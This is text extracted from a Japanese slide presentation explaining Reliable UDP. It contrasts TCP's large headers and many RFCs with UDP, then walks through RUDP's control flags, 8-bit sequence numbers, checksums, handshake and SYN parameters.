


詳解 Reliable UDP

NAOMASA MATSUBAYASHI

この発表に登場するサンプルコード

<https://github.com/Fadis/rudp>

インターネットを介して送信されるパケットは
様々な機器を経由して相手に届く



経路上でパケットは
増える
消える

順番が入れ替わる
内容が書き換わる

TCP

22番ポートにデータを送ります

このデータの番号は0x0217f806です

チェックサムは0x9bfeです

36116番ポートにデータを送ります

このデータの番号は0x3f31a637です

チェックサムは0x857aです

0x0217f806受け取りました

...

聞こえなかったかな

36116番ポートデータを送ります

このデータの番号は0x3f31a637です

チェックサムは0x857aです

0x0217f806受け取りました



TCP

0

16

32

送信元ポート			宛先ポート		
シーケンス番号					
確認応答番号					
データ オフセット	予約	制御フラグ		ウィンドウサイズ	
チェックサム			緊急ポインタ		
オプション(可変長)					

TCPはヘッダがでかい

TCP

```
23:18:15.313811 IP 192.168.2.1.36260 > 192.168.2.2.ssh: Flags [P.], seq
1060218459:1060218495, ack 35125382, win 65535, options [nop,nop,TS val
3309098802 ecr 4292799263], length 36
 0x0000: 4510 0058 7677 4000 4006 3ec5 c0a8 0201 E..Xvw@.@.>.....
 0x0010: c0a8 0202 8da4 0016 3f31 a65b 0217 f886 .....?1.[....
 0x0020: 8018 ffff 859e 0000 0101 080a c53c d732 .....<.2
 0x0030: ffde eb1f d28c d156 702a 557f 7b7c 5ebd .....Vp*U.{|^.
 0x0040: 5303 9853 5c86 6128 8fc5 ee52 99d7 5eb6 S.S\..a(...R..^.
 0x0050: 3672 5089 12c4 8cae 6r.....
```

IPヘッダ

送りたいデータ

TCPヘッダ

送りたいデータ36バイトに
32バイトのヘッダが付いたりする

TCPはヘッダが**でかい**

TCP

基本的な機能

RFC793 RFC1071 RFC1122 RFC8200
RFC2873 RFC5681 RFC6093 RFC6298
RFC6691

実装が 強く推奨される拡張

RFC2675 RFC7323 RFC3168 RFC3390
RFC3465 RFC6633 RFC2018 RFC3042
RFC6582 RFC6675 RFC2883 RFC4015
RFC5682 RFC1191 RFC1981 RFC4821
RFC1144 RFC6846 RFC4953 RFC5461
RFC4987 RFC5925 RFC5926 RFC5927
RFC5961 RFC6528

実験的な拡張

RFC2140 RFC3124 RFC7413 RFC2861
RFC3540 RFC3649 RFC3742 RFC4782
RFC5562 RFC5600 RFC6028 RFC5827

実験的な拡張

RFC2140 RFC3124 RFC7413 RFC2861
RFC3540 RFC3649 RFC3742 RFC4782
RFC5562 RFC5690 RFC6928 RFC5827
RFC6069 RFC6937 RFC3522 RFC3708
RFC4653 RFC5482 RFC6356 RFC6824
RFC2780 RFC4727 RFC6335 RFC6994

あまりにも参照すべきRFCが多いので

TCPについて調べる時どのRFCを読めば良いかのリストが

RFCになった

RFC7414

TCPは仕様も **でかい**

TCP

疑問

そんなに**大きなヘッダ**と
巨大な規格をもつてしなければ
通信の信頼性を確保できないのか

UDP



9000番ポートにデータを送ります
チェックサムは0x6ad2です

9000番ポートにデータを送ります
チェックサムは0x04a9です



たぶん届いてるよね

たぶん届いてるよね

データが化けていないかを確認するチェックサムはある
ただし相手にデータが届いているかはわからない

UDP

0	16	32
送信元ポート	宛先ポート	
データグラム長	チェックサム	

ヘッダサイズは8バイト

TCPのように拡張でより長くなる事もない

ただし相手にデータが届いているかはわからない

UDP

基本的な機能

RFC768 RFC1071 RFC1122 RFC8200

拡張

RFC2675

RFC768	UDPの基本的な機能について
RFC1071	チェックサムの計算方法
RFC1122	実装に要求される機能の明確化
RFC8200	IPv6におけるpseudo-headerの扱いを追加
RFC2675	jumbogram使用時のデータグラム長の扱いを追加

シンプルな規格

ただし相手にデータが届いているかはわからない

UDP

疑問

UDPの上に

コンパクトな

順序制御と**再送制御**を実装すれば

TCPより小さなヘッダと小さな規格で

信頼性のある通信が可能なのでは

Reliable UDP

UDPヘッダ

0

16

32

送信元ポート

宛先ポート

データグラム長

チェックサム

制御フラグ

ヘッダ長

シーケンス番号

確認応答番号

オプション(可変長)

チェックサム


RUDPヘッダ

Plan9が9Pを乗せる為に生み出した**信頼性のあるUDP**


RFCにもドラフトが上がっているけどドラフト留まり

Reliable UDPの制御フラグ




S	A	E	R	N	C	T	予約
Y	C	A	S	U	H	C	
N	K	K	T	L	K	S	



これと



これとこれとこれと



これは排他

制御フラグでセグメントの役割を表すのはTCPと同じ
ただし制御フラグの内訳はTCPとは異なる

	S Y N	A C K	E A K	R S T	N U L	C H K	T C S	予 約
セッションの開始(SYN)	1	0	0	0	0	0	0	0
セッションの開始(SYN+ACK)	1	1	0	0	0	0	0	0
データの送信兼確認応答(ACK)	0	1	0	0	0	*	0	0
選択的確認応答(EAK)	0	1	1	0	0	0	0	0
セッションの終了(RST)	0	*	0	1	0	0	0	0
ハートビート(NUL)	0	1	0	0	1	0	0	0
アドレスとコネクションIDの再割り当て(TCS)	0	*	0	0	0	0	1	0

ACK

0

16

32


0x40(制御フラグ)	6(ヘッダ長)	シーケンス番号	確認応答番号
チェックサム			

ACKは相手にセグメントの受け取り成功を通知する

ACK



一定時間内に
受け取りの確認が
できない場合
同じ内容を再送



基本的なアイデアはTCPと同じ

ACK

0

16

32

0x40(制御フラグ)	6(ヘッダ長)	シーケンス番号	確認応答番号
チェックサム			

RUDPの個々のセグメントはシーケンス番号を持つ
確認応答番号には相手から受け取ったセグメントの
シーケンス番号が入る

ACK

0

16

32

0x40(制御フラグ)	6(ヘッダ長)	シーケンス番号	確認応答番号
チェックサム		データ(可変長)	

ACKセグメントの全長がヘッダ長より長い場合

それはペイロードとみなされる

ACK



データ11送るで

データ85送るで(11みた)

データ12送るで(85みた)

⋮

12みた

確認応答番号は
データ送信時に
ついでに送られる

今すぐ送るべき物が無い
ちょっと待ってみるか

待ったけど送る物がない
確認応答番号だけ返そう


一定時間送る物が
無かった場合
空のACKが送られる

ACK

0

16

32



TCPのシーケンス番号は32bitだが

RUDPのシーケンス番号は**8bit**

TCPのシーケンス番号



160バイト(シーケンス番号584)

1020バイト(シーケンス番号744)

12バイト(シーケンス番号1764)

60バイト(シーケンス番号1776)

1836まで見た

RUDPのシーケンス番号



160バイト(シーケンス番号20)

1020バイト(シーケンス番号21)

12バイト(シーケンス番号22)

60バイト(シーケンス番号23)

23まで見た


ACK

0

16

32

0x40(制御フラグ)	6(ヘッダ長)	シーケンス番号	確認応答番号
チェックサム			



制御フラグのCHKが

1の場合データを含めたチェックサムを

0の場合ヘッダだけのチェックサムを入れる

計算方法は

RFC1071 Computing the Internet Checksum
(IPヘッダとかにも使われてるやつ)

ある時

ACK

ない時


ACK CHK	6	シーケンス番号	確認応答番号
0x0000		データ	

ACK	6	シーケンス番号	確認応答番号
0x0000		データ	

制御フラグのCHKが

1の場合データを含めたチェックサムを
0の場合ヘッダだけのチェックサムを求める

3wayハンドシェイク



TCP同様セッションの開始は3wayハンドシェイクから
SYNでシーケンス番号の同期を通信相手に要求する

SYN

16

32

0x80(制御フラグ)		28(ヘッダサイズ)	シーケンス番号の初期値	0
バージョン	予約	確認応答無しで送って 良いセグメント数	オプションフラグ	予約
セグメントの最大サイズ (バイト)			再送タイマーの待ち時間 (ミリ秒)	
累積確認応答タイマーの待ち時間 (ミリ秒)			Nullセグメントタイマーの待ち時間 (ミリ秒)	
転送状態タイマーの待ち時間 (ミリ秒)			最大再送回数	確認応答を溜め込んで良い最大数
EACKを送る前に溜め込むべき シーケンス外のセグメント数	通信を諦める前に 自動リセットをして良い回数		コネクション識別子上位16bit	
コネクション識別子下位16bit			チェックサム	

SYN

16

0

32

0x80(制御フラグ)		28(ヘッダサイズ)	シーケンス番号の初期値	0
<div>シーケンス番号の初期値をランダムで決めて送る</div>				
(バイト)		(ミリ秒)		
累積確認応答タイマーの待ち時間		Nullセグメントタイマーの待ち時間		
(ミリ秒)		(ミリ秒)		
転送状態タイマーの待ち時間		最大再送回数	確認応答を溜め込んで良い最大数	
(ミリ秒)				
EACKを送る前に溜め込むべきシーケンス外のセグメント数	通信を諦める前に自動リセットをして良い回数		コネクション識別子上位16bit	
コネクション識別子下位16bit			チェックサム	

SYN

16

32

0x80(制御フラグ)		28(ヘッダサイズ)	シーケンス番号の初期値	0
バージョン	予約	確認応答無しで送って 良いセグメント数	オプションフラグ	予約

セグメントの最大サイズ

再送タイマーの待ち時間

確認応答を待たずに送って良い最大セグメント数

TCPで言うウィンドウサイズ

ここで指定されたウィンドウサイズがセッションを閉じるまで使われる

RUDPにウィンドウ制御は無い

確認応答無しで送って良いセグメント数が3の場合



11番送るで

12番送るで



13番送るで

13番まで見たわ

14番送るで

13までは
返答を待たずに
連続して送れる

14を送るには
11以降のACKが
返るのを待つ
必要がある



SYN

16

32

0x80(制御フラグ)		28(ヘッダサイズ)	シーケンス番号の初期値	0
バージョン	予約	確認応答無しで送って 良いセグメント数	オプションフラグ	予約

セグメントの最大サイズ

再送タイマーの待ち時間



8bit

Q. 最大255セグメントまでしか設定できないようだが大丈夫か

A. あまり大丈夫じゃないけどシーケンス番号が8bitしかないから

それより大きいウィンドウサイズを認めると

シーケンス番号の重複が起こる

SYN

0

16

32

0x80(制御フラグ)		28(ヘッダサイズ)	シーケンス番号の初期値	0
バージョン	予約	確認応答無しで送って 良いセグメント数	オプションフラグ	予約
セグメントの最大サイズ (バイト)			再送タイマーの待ち時間 (ミリ秒)	

累積確認応答タイマーの待ち時間
(ミリ秒)

Nullセグメントタイマーの待ち時間
(ミリ秒)

転送状態タイマーの待ち時間
(ミリ秒)

最大再送回数

確認応答を溜め込んで良い最大数

EACKを送る前に溜め込むべき
シーケンス外のセグメント

一度に65535バイト

通信を諦める前に
自動リセンドを繰り返す回数

コネクション識別子下位16bit

チェックサム



まじかよ

SYN

16

32

0x80(制御フラグ)		28(ヘッダサイズ)	シーケンス番号の初期値	0
バージョン	予約	確認応答無しで送って 良いセグメント数	オプションフラグ	予約
セグメントの最大サイズ (バイト)			再送タイマーの待ち時間 (ミリ秒)	
送ったデータに対する確認応答がここで指定した時間 返ってこない場合再送を行う				
EACKを送る前に溜め込むべき シーケンス外のセグメント数		通信を諦める前に 自動リセットをして良い回数	コネクション識別子上位16bit	
コネクション識別子下位16bit			チェックサム	

0x80(制御フラグ)		28(ヘッダサイズ)	シーケンス番号の初期値	0
バージョン	予約	確認応答無しで送って 良いセグメント数	オプションフラグ	予約
セグメントの最大サイズ (バイト)			再送タイマーの待ち時間 (ミリ秒)	
累積確認応答タイマーの待ち時間 (ミリ秒)			Nullセグメントタイマーの待ち時間 (ミリ秒)	

転送状態タイマーの待ち時間
(ミリ秒)

最大再送回数

確認応答を溜め込んで良い最大数

ハートビート(RUDP用語でNullセグメント)の送信間隔

シーケンス外のセグメント数

自動リセットをして良い回数

コネクション識別子上位16bit




01632

0x80(制御フラグ)		28(ヘッダサイズ)	シーケンス番号の初期値	0
バージョン	予約	確認応答無しで送って 良いセグメント数	オプションフラグ	予約
セグメントの最大サイズ (バイト)			再送タイマーの待ち時間 (ミリ秒)	
累積確認応答タイマーの待ち時間 (ミリ秒)			Nullセグメントタイマーの待ち時間 (ミリ秒)	

セグメントを受け取ってからこの時間送信すべき物が無かったら
すぐに送れる物がなくてもACKを投げる

コネクション識別子下位16bit	チェックサム
------------------	--------



このACKもACKには違い無い為

クライアント側から喋り始める場合このACKにデータが乗る

バージョン	予約	確認応答無しで送って 良いセグメント数	オプションフラグ	予約
セグメントの最大サイズ (バイト)			再送タイマーの待ち時間 (ミリ秒)	
累積確認応答タイマーの待ち時間 (ミリ秒)			Nullセグメントタイマーの待ち時間 (ミリ秒)	
転送状態タイマーの待ち時間 (ミリ秒)			最大再送回数	確認応答を 溜め込んで良い最大数



通信不能になってから

ここで指定された時間のうちに

TCSセグメントを受け取った場合

状態を引き継いで通信を再開する



バージョン	予約	確認応答無しで送って 良いセグメント数	オプションフラグ	予約
セグメントの最大サイズ (バイト)			再送タイマーの待ち時間 (ミリ秒)	
累積確認応答タイマーの待ち時間 (ミリ秒)			Nullセグメントタイマーの待ち時間 (ミリ秒)	
転送状態タイマーの待ち時間 (ミリ秒)			最大再送回数	確認応答を 溜め込んで良い最大数



ピー

ここで指定した回数セグメントを再送しても
相手から確認応答が返ってこない場合
通信不能状態と判断する

おおセッション！しんでしまおうとは(以下略)

バージョン	予約	確認応答無しで送って 良いセグメント数	オプションフラグ	予約
セグメントの最大サイズ (バイト)			再送タイマーの待ち時間 (ミリ秒)	
累積確認応答タイマーの待ち時間 (ミリ秒)			Nullセグメントタイマーの待ち時間 (ミリ秒)	
転送状態タイマーの待ち時間 (ミリ秒)			最大再送回数	確認応答を溜め込んで良い最大数
EACKを送る前に溜め込むべき シーケンス外のセグメント数	通信を諦める前に 自動リセットをして良い回数		コネクション識別子上位16bit	
累積確認応答の最大数				
コネクション識別子下位16bit				
チェックサム				

受け取ったけど確認応答を送っていないセグメントの数が




受け取ったけど確認応答を送っていないセグメントの数が
この値に達したらすぐに送れるデータがなくてもACKを投げる

セグメントの最大サイズ (バイト)		再送タイマーの待ち時間 (ミリ秒)	
累積確認応答タイマーの待ち時間 (ミリ秒)		Nullセグメントタイマーの待ち時間 (ミリ秒)	
転送状態タイマーの待ち時間 (ミリ秒)		最大再送回数	確認応答を溜め込んで良い最大数
